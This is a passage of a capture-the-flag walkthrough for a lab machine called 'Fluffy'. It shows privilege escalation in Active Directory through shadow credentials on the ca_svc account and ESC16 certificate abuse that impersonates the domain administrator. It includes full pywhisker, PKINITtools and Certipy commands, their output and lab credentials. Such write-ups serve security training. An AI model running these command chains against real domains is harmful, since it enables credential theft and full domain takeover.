
Time for privilege escalation! 🥹
Privilege Escalation
ca_svc user account
We can now move to the privilege Escalation part, feel free to grab some coffee too.
After looking for any local privilege escalation vector, I found nothing. I then came back to BloodHound and realized that the presence of the user ca_svc can imply that the ADCS was installed in the DC.
I then proceeded to obtain the NT hash of ca_svc using the same method as before.
┌──(jovi㉿Jovi)-[~/walkthroughs/fluffy/pywhisker/pywhisker]
└─$ python3 pywhisker.py -d "fluffy.htb" -u "p.agila" -p "prometheusx-303" --target "ca_svc" --action "add"
[*] Searching for the target account
[*] Target user found: CN=certificate authority service,CN=Users,DC=fluffy,DC=htb
[*] Generating certificate
[*] Certificate generated
[*] Generating KeyCredential
[*] KeyCredential generated with DeviceID: a5bc2dbb-bf21-3ab5-9264-d70d8564539e
[*] Updating the msDS-KeyCredentialLink attribute of ca_svc
[+] Updated the msDS-KeyCredentialLink attribute of the target object
[*] Converting PEM -> PFX with cryptography: hP2C0N4D.pfx
[+] PFX exportiert nach: hP2C0N4D.pfx
[i] Passwort für PFX: B6MKqdsqv7QQN2DzSHeu
[+] Saved PFX (#PKCS12) certificate & key at path: hP2C0N4D.pfx
[*] Must be used with password: B6MKqdsqv7QQN2DzSHeu
[*] A TGT can now be obtained with https://github.com/dirkjanm/PKINITtools
┌──(jovi㉿Jovi)-[~/walkthroughs/fluffy/pywhisker/pywhisker]
└─$ python3 ~/Downloads/gettgtpkinit.py -cert-pfx hP2C0N4D.pfx -pfx-pass B6MKqdsqv7QQN2DzSHeu fluffy.htb/ca_svc ca_svc.ccache
2026-01-15 08:55:35,797 minikerberos INFO     Loading certificate and key from file
INFO:minikerberos:Loading certificate and key from file
2026-01-15 08:55:35,814 minikerberos INFO     Requesting TGT
INFO:minikerberos:Requesting TGT
2026-01-15 08:56:00,963 minikerberos INFO     AS-REP encryption key (you might need this later):
INFO:minikerberos:AS-REP encryption key (you might need this later):
2026-01-15 08:56:00,963 minikerberos INFO     b5239ed0f730ff160f498b476d7acddc44fdadccfa3186c175d6a038dad52342
INFO:minikerberos:b5239ed0f730ff160f498b476d7acddc44fdadccfa3186c175d6a038dad52342
2026-01-15 08:56:00,969 minikerberos INFO     Saved TGT to file
INFO:minikerberos:Saved TGT to file
┌──(jovi㉿Jovi)-[~/walkthroughs/fluffy/pywhisker/pywhisker]
└─$ python3 ~/Downloads/getnthash.py -key b5239ed0f730ff160f498b476d7acddc44fdadccfa3186c175d6a038dad52342 fluffy.htb/ca_svc
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[*] Using TGT from cache
[*] Requesting ticket to self with PAC
Recovered NT Hash
ca0f4...<SNIP>...c98c8

So I proceeded to scan the ADCS for any vulnerability using the Certipy tool.
certipy-ad find -u ca_svc@fluffy.htb -hashes ca0f4...<SNIP>...03fc98c8 -vuln
ESC16 Exploitation
I then found it was vulnerable to ESC16.
Vulnerability: ESC16 occurs when an AD CS Certificate Authority has the NTDS security extension disabled, causing certificates to be issued without SID binding. Because of this, authentication using certificates falls back to UPN-based mapping, allowing identity spoofing.
Attack in a nutshell:
- Control any domain user
- Change your own UPN to Administrator
- Requests a certificate from the vulnerable CA
- Reverts the UPN change
- Authenticate with the certificate via PKINIT
- Kerberos maps the cert by UPN -> you become Administrator
- Dump the NT hash using UnPAC-the-hash
Result: Domain Admin impersonation -> Full domain compromise.
Key point: No permissions are needed over the Administrator account, only control over your own UPN and a misconfigured CA.

We will first start by changing the UserPrincipalName of one of the accounts we have GenericWrite over (ca_svc).
But before we do that, we should note the current UPN, because we will revert it back after requesting the certificate
┌──(jovi㉿Jovi)-[~/Tools/Linux/AD/certipy]
└─$ certipy-ad account -u 'ca_svc@fluffy.htb' -hashes 'ca0f4...<SNIP>...03fc98c8' -dc-ip 10.129.62.195 -user 'ca_svc' read
Certipy v5.0.4 - by Oliver Lyak (ly4k)

[*] Reading attributes for 'ca_svc':
    cn                                  : certificate authority service
    distinguishedName                   : CN=certificate authority service,CN=Users,DC=fluffy,DC=htb
    name                                : certificate authority service
    objectSid                           : S-1-5-21-497550768-2797716248-2627064577-1103
    sAMAccountName                      : ca_svc
    servicePrincipalName                : ADCS/ca.fluffy.htb
    userPrincipalName                   : ca_svc@fluffy.htb
    userAccountControl                  : 66048
    whenCreated                         : 2025-04-17T16:07:50+00:00
    whenChanged                         : 2026-01-15T07:56:01+00:00
I then proceeded to change the UPN to administrator
┌──(jovi㉿Jovi)-[~/Tools/Linux/AD/certipy]
└─$ certipy-ad account -u 'ca_svc@fluffy.htb' -hashes 'ca0f4...<SNIP>...03fc98c8' -dc-ip 10.129.62.195 -upn 'administrator' -user 'ca_svc' update
Certipy v5.0.4 - by Oliver Lyak (ly4k)

[*] Updating user 'ca_svc':
    userPrincipalName                   : administrator
[*] Successfully updated 'ca_svc'
Following that, I requested the administrator certificate

So before continuing, I have to revert back that UPN. And trust me, you must🤧... I had a long and great time with an awesome error because I didn't removed that administrator UPN from ca_svc😑
┌──(jovi㉿Jovi)-[~/Tools/Linux/AD/certipy]
└─$ certipy-ad account -u 'ca_svc@fluffy.htb' -hashes 'ca0f4...<SNIP>...03fc98c8' -dc-ip 10.129.62.195 -upn 'ca_svc@fluffy.htb' -user 'ca_svc' update
Certipy v5.0.4 - by Oliver Lyak (ly4k)

[*] Updating user 'ca_svc':
    userPrincipalName                   : ca_svc@fluffy.htb
[*] Successfully updated 'ca_svc'
With all the cleanup done, all that was left was to authenticate and get the ntlm hash of the administrator

The time has come to PtH with the administrator account


Root Flag
And finaaaallyyyy! Please put your hands together for the almighty root flag!🙃
And that's it for today's walkthrough. Thank you for following through, you are free to finish your cup of coffee before leaving the room, you deserve it🙂. Stay safe and see you next time!😁